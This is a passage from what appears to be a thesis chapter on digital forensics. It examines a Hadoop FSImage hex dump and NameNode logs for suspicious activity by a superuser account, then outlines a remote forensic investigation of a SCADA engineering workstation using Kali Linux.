
```
00000013 E8 07 20 00 28 80 80 80 80 04 30 19 06 08 81 80 01 10 01 .. .(.....0........
00000026 2A 08 02 10 81 80 01 1A 00 2A 20 08 00 10 FF FF FF FF FF *........* ........
00000039 FF FF FF 7F 18 FF FF FF FF FF FF FF FF FF 01 21 ED 01 02 ...............!...
0000004c 00 00 01 00 00 04 08 00 18 00 08 08 02 10 81 80 01 18 00 ...................
0000005f 08 08 00 10 00 18 00 20 00 06 08 01 10 00 18 00 02 08 02 ....... ...........
00000072 0E 08 02 12 0A 73 75 70 65 72 67 72 6F 75 70 0A 08 01 12 .....supergroup....
00000085 06 68 64 75 73 65 72 CF 01 08 01 10 C1 FF FF FF 0F 22 0D .hduser..........".
00000098 0A 07 4E 53 5F 49 4E 46 4F 10 17 18 08 22 0B 0A 05 49 4E ..NS_INFO....."...IN
000000ab 4F 44 45 10 32 18 1F 22 0F 0A 09 49 4E 4F 44 45 5F 44 49 ODE.2.."...INODE_DI
000000be 52 10 00 18 51 22 1D 0A 17 46 49 4C 45 53 5F 55 4E 44 45 R...Q"...FILES_UNDE
000000d1 52 43 4F 4E 53 54 52 55 43 54 49 4F 4E 10 00 18 51 22 0E RCONSTRUCTION...Q".
000000e4 0A 08 53 4E 41 50 53 48 4F 54 10 05 18 51 22 13 0A 0D 53 ..SNAPSHOT...Q"...S
000000f7 4E 41 50 53 48 4F 54 5F 44 49 46 46 10 09 18 56 22 15 0A NAPSHOT_DIFF...V"..
0000010a 0F 49 4E 4F 44 45 5F 52 45 46 45 52 45 4E 43 45 10 00 18 .INODE_REFERENCE...
0000011d 5F 22 14 0A 0E 53 45 43 52 45 54 5F 4D 41 4E 41 47 45 52 _"...SECRET_MANAGER
00000130 10 09 18 5F 22 13 0A 0D 43 41 43 48 45 5F 4D 41 4E 41 47 ..._"...CACHE_MANAG
00000143 45 52 10 07 18 68 22 12 0A 0C 53 54 52 49 4E 47 5F 54 41 ER...h"...STRING_TA
00000156 42 4C 45 10 1D 18 6F 00 00 00 D1                         BLE...o....
```

Signed 8 bit: 16
Unsigned 8 bit: 16
Signed 16 bit: 4105
Unsigned 16 bit: 4105
☐ Show little endian decoding
Signed 32 bit: 269031519
Unsigned 32 bit: 269031519
Float 32 bit: 2.703726E-29
Float 64 bit: 2.02052408764225E-231
☐ Show unsigned as hexadecimal
Hexadecimal: 10 09 18 5F
Decimal: 016 009 024 095
Octal: 020 011 030 137
Binary: 00010000 00001001 0001
ASCII Text: _

Offset: 0x130 / 0x160 Selection: 0x122 to 0x12f (0xe bytes) INS


Figure 5.14: FSImage File (2)

As shown in figures 5.13, and 5.14 the user “hduser” was involved in an activity, which is suspicious. It is also clear that “hduser” is a “supergroup” and has the highest authorised level of accessing data resources, creating, modifying, and



```
2017-06-20 07:16:36,935 INFO org.apache.hadoop.hdfs.server.namenode.NameNode: STARTUP_MSG:
/************************************************************
STARTUP_MSG: Starting NameNode
STARTUP_MSG:   host = Master/192.168.186.133
STARTUP_MSG:   args = []
STARTUP_MSG:   version = 2.7.3
STARTUP_MSG:   classpath = /usr/local/hadoop/etc/hadoop:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/httpclient-4.2.5.jar:/usr/local/hadoop-2.7.3/share/hadoop/co
/lib/jsp-api-2.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/netty-3.6.2.Final.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/stax-api-1.0-2.jar:/usr/l
/usr/local/hadoop-2.7.3/share/hadoop/common/lib/commons-net-3.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/hamcrest-core-1.3.jar:/usr/local/hadoop-2.7.3/sh
2.7.3/share/hadoop/common/lib/apacheds-kerberos-codec-2.0.0-M15.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jersey-json-1.9.jar:/usr/local/hadoop-2.7.3/shar
2.7.3/share/hadoop/common/lib/jsr305-3.0.0.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jersey-core-1.9.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/c
/common/lib/curator-client-2.7.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/slf4j-log4j12-1.7.10.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/activa
/lib/commons-logging-1.1.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/commons-collections-3.2.2.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/htrace-
/common/lib/snappy-java-1.0.4.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/paranamer-2.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jackson-mapper
/lib/jets3t-0.9.0.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/slf4j-api-1.7.10.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jersey-server-1.9.jar:/us
2.7.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jetty-6.1.26.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/curator-recipes-2.7.1.jar:/usr/local/hado
/hadoop-2.7.3/share/hadoop/common/lib/commons-configuration-1.6.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/api-asn1-api-1.0.0-M20.jar:/usr/local/hadoop-2.7
/hadoop-2.7.3/share/hadoop/common/lib/jaxb-impl-2.2.3-1.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jaxb-api-2.2.2.jar:/usr/local/hadoop-2.7.3/share/hadoop/
/hadoop/common/lib/java-xmlbuilder-0.4.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/commons-beanutils-core-1.8.0.jar:/usr/local/hadoop-2.7.3/share/hadoop/com
/hadoop/common/lib/jackson-xc-1.9.13.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/commons-beanutils-1.7.0.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib
/common/lib/jackson-jaxrs-1.9.13.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/commons-io-2.4.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/gson-2.2.4.j
/usr/local/hadoop-2.7.3/share/hadoop/common/lib/zookeeper-3.4.6.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jackson-core-asl-1.9.13.jar:/usr/local/hadoop-2.
/usr/local/hadoop-2.7.3/share/hadoop/common/lib/hadoop-annotations-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/mockito-all-1.8.5.jar:/usr/local/hadoop
/hadoop-2.7.3/share/hadoop/common/lib/apacheds-i18n-2.0.0-M15.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/commons-digester-1.8.jar:/usr/local/hadoop-2.7.3/s
2.7.3/share/hadoop/common/lib/guava-11.0.2.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/commons-lang-2.6.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/
/common/lib/jettison-1.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/jsch-0.1.42.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/lib/avro-1.7.4.jar:/usr/loc
/usr/local/hadoop-2.7.3/share/hadoop/common/hadoop-nfs-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/common/hadoop-common-2.7.3-tests.jar:/usr/local/hadoop-2.7.3/s
2.7.3/share/hadoop/hdfs:/usr/local/hadoop-2.7.3/share/hadoop/hdfs/lib/netty-3.6.2.Final.jar:/usr/local/hadoop-2.7.3/share/hadoop/hdfs/lib/commons-cli-1.2.jar:/usr/l
```

Figure 5.15.1: Master Log File (1)



```
/yarn/lib/jackson-jaxrs-1.9.13.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/lib/commons-io-2.4.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/lib/asm-3.2.jar:/usr/local/hadoop-2.7.3/share
/usr/local/hadoop-2.7.3/share/hadoop/yarn/lib/jackson-core-asl-1.9.13.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/lib/jersey-client-1.9.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/lib
2.7.3/share/hadoop/yarn/lib/aopalliance-1.0.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/lib/guava-11.0.2.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/lib/commons-lang-2.6.jar:/usr/loca
/jettison-1.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-server-nodemanager-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-applications-distributedshell-2.
/hadoop/yarn/hadoop-yarn-server-common-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-applications-unmanaged-am-launcher-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/ya
/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-common-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-server-tests-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/ya
2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-registry-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-server-sharedcachemanager-2.7.3.jar:/usr/local/had
server-web-proxy-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-api-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/yarn/hadoop-yarn-server-applicationhistoryservice-2.7.3
/hadoop/mapreduce/lib/xz-1.0.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/netty-3.6.2.Final.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/guice-servlet-3.0.jar:/usr/loc
/lib/hamcrest-core-1.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/log4j-1.2.17.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/jersey-core-1.9.jar:/usr/local/hadoop-2.7
compress-1.4.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/leveldbjni-all-1.8.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/javax.inject-1.jar:/usr/local/hadoop-2.7.3/
java-1.0.4.1.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/paranamer-2.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/jackson-mapper-asl-1.9.13.jar:/usr/local/hadoop-2.
server-1.9.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/junit-4.11.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/protobuf-java-2.5.0.jar:/usr/local/hadoop-2.7.3/share/h
/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/jersey-guice-1.9.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/commons-io-2.4.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduc
2.7.3/share/hadoop/mapreduce/lib/jackson-core-asl-1.9.13.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/lib/hadoop-annotations-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce
/hadoop-2.7.3/share/hadoop/mapreduce/lib/avro-1.7.4.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/hadoop-mapreduce-client-hs-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/
2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/hadoop-mapreduce-examples-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/hadoop-mapreduce-client-hs-plugins-2.7.3.jar:/u
/mapreduce/hadoop-mapreduce-client-jobclient-2.7.3-tests.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/hadoop-mapreduce-client-app-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapr
2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/hadoop-mapreduce-client-core-2.7.3.jar:/usr/local/hadoop-2.7.3/share/hadoop/mapreduce/hadoop-mapreduce-client-common-2.7.3.jar:/co
/capacity-scheduler/*.jar:/contrib/capacity-scheduler/*.jar
STARTUP_MSG:   build = https://git-wip-us.apache.org/repos/asf/hadoop.git -r baa91f7c6bc9cb92be5982de4719c1c8af91ccff; compiled by 'root' on 2016-08-18T01:41Z
STARTUP_MSG:   java = 1.8.0_131
************************************************************/
2017-06-22 14:25:42,979 INFO org.apache.hadoop.hdfs.server.namenode.NameNode: registered UNIX signal handlers for [TERM, HUP, INT]
2017-06-22 14:25:43,012 INFO org.apache.hadoop.hdfs.server.namenode.NameNode: createNameNode []
2017-06-22 14:25:43,401 INFO org.apache.hadoop.metrics2.impl.MetricsConfig: loaded properties from hadoop-metrics2.properties
2017-06-22 14:25:43,539 INFO org.apache.hadoop.metrics2.impl.MetricsSystemImpl: Scheduled snapshot period at 10 second(s).
2017-06-22 14:25:43,539 INFO org.apache.hadoop.metrics2.impl.MetricsSystemImpl: NameNode metrics system started
2017-06-22 14:25:43,541 INFO org.apache.hadoop.hdfs.server.namenode.NameNode: fs.defaultFS is hdfs://master:9000
2017-06-22 14:25:43,542 INFO org.apache.hadoop.hdfs.server.namenode.NameNode: Clients are to use master:9000 to access this namenode/service.
2017-06-22 14:25:43,784 INFO org.apache.hadoop.hdfs.DFSUtil: Starting Web-server for hdfs at: http://0.0.0.0:50070
2017-06-22 14:25:43,865 INFO org.mortbay.log: Logging to org.slf4j.impl.Log4jLoggerAdapter(org.mortbay.log) via org.mortbay.log.Slf4jLog
2017-06-22 14:25:43,875 INFO org.apache.hadoop.security.authentication.server.AuthenticationFilter: Unable to initialize FileSignerSecretProvider, falling back to use random secrets.
2017-06-22 14:25:43,887 INFO org.apache.hadoop.http.HttpRequestLog: Http request log for http.requests.namenode is not defined
2017-06-22 14:25:43,891 INFO org.apache.hadoop.http.HttpServer2: Added global filter 'safety' (class=org.apache.hadoop.http.HttpServer2$QuotingInputFilter)
2017-06-22 14:25:43,894 INFO org.apache.hadoop.http.HttpServer2: Added filter static_user_filter (class=org.apache.hadoop.http.lib.StaticUserWebFilter$StaticUserFilter) to context hdfs
2017-06-22 14:25:43,894 INFO org.apache.hadoop.http.HttpServer2: Added filter static_user_filter (class=org.apache.hadoop.http.lib.StaticUserWebFilter$StaticUserFilter) to context logs
```

Figure 5.15.2 Master Log File (2)

deleting data directories. The figures above show (highlighting) that there are configurations are under construction in “Secret_Manager”.

Based on the live snapshots taken from the system and at the time of the investigation, slave node slave2 was last contact 1 hour ago, and slave1 was last contact on wed Jun 21 2017. The only online node was name node master. Figures 5.13, and 5.14 show that file system image are owned by name node. As shown in figures 5.15, and 5.16, the log file for investigation by forensic examiners is the “namenode-master”. This log file shows the time stamp for each activity occurring on the system. From the first part of the log file, the node name and port number are identified. Additionally, there is useful information such as IP address and first time start. From the second part of the log file, it is claimed that there was an attempt on 22-06-2017 to initialise “FileSignerSecretProvider” on the “org.apache.hadoop.security.authentication.server.authentication filter”. This attempt was detected by the logging system in the cluster. The attempt was linked to the node of “namenode-master” and user name “hduser” that has the highest authority to manage the data.

5.1.2 Realistic Case Study 2

Introduction The complexity of systems is evolving rapidly. This leads to more vulnerabilities in critical sectors. These vulnerabilities can be exploited by hackers to get unauthorised access. Penetration testing can work effectively in such situations to identify hole-loops in those critical systems to protect critical infrastructures. In some situations, protection of critical systems requires one step ahead to get all vulnerabilities identified before a hacker does (Dawson & McDonald, 2016, p.52). Penetration testing can be very useful in a post-attack stage, as it can conduct live data acquision processes to get valuable information about particular systems within the critical infrastructures.

Challenge A full remote and physical investigation is confirmed to reveal and analyse potential information on the Engineering Workstations against suspicious activities such as data theft. Sec-1 has detected suspicious activities from an employee who is working in the Engineering Workstations that host the supervisory control and data acquisition (SCADA) system and control all incoming and outgoing data to the control room. The computer workstation is being suspected of compromise but there is no exact evidence. Digital investigation is required.


Solution The first step is to investigate the computer remotely and to look for forensic evidence. And then, document all evidence found and lock the computer to be next turned over to the digital forensic laboratory to be examined physically. Authorisations and authentications are essential to start the process of penetration testing. Search and data collection are expected to take place after conducting the initial reconnaissance and network discovery in order to find the starting point. Forensic investigation would be the next step to find evidences. At the end, all collected evidences would be gathered to be presented.

Results When the remote forensic investigation is initially started, the data showed some conversations and files that could be used in attacks on the organisation. The data acquisition from the search and data collection phase is confirmed due to the digital evidence found and recognised (Dawson & McDonald, 2016, p.54). During the hypotheses and examination phase, the forensic investigator found a number of files that have been copied and send to unknown identities from the live system. The digital forensic testing lab was used to observe case two. All software and hardware requirements for the forensic computer have been preserved. Throughout the search and data collection and examination phases, a different application was engaged. Kali Linux version 3.4.2 was employed to obtain and examine the data. Valuable data has been recorded and saved.

Benefits Penetration testing can be useful as an effective cyber-forensic defence technology that can help in tracing users' activities, when required. It is vital to have penetration testing as an integral part of the proposed framework, so digital investigators can benefit from live forensic data acquision to obtain valuable evidence from definable vulnerabilities (Dawson & McDonald, 2016, p.57).

5.1.2.1 Planning & Identification

Authorisations and Authentications have been gained and plans were set to test the proposed Model as a first phase of digital forensic investigation. System specifications were confirmed for the evidence collection phase. As shown in figure 5.16, system specification for Windows XP is used in the investigation and Kali Linux tools identified.



Version 3.4.2

Memory 2.1 GiB

Processor Intel® Core™ i5-4570 CPU @ 3.20GHz × 4


Graphics Gallium 0.4 on llvmpipe (LLVM 0x209)

OS type 64-bit

Disk 20.1 GB

Figure 5.16: Kali Linux System Details

As shown in figure 5.16, Kali Linux was employed in order to perform remote forensic investigation on the suspect user in the machine without disclosing the activity. This is to track all evidence and to image before deletion processes can be initiated. This is an initial screening of the suspect computer to collect data about the potential criminal. System specifications for the suspect machine were identified in the following figure 5.17 and used in the forensic process.



System:
Microsoft Windows XP
Professional
Version 2002
Service Pack 3

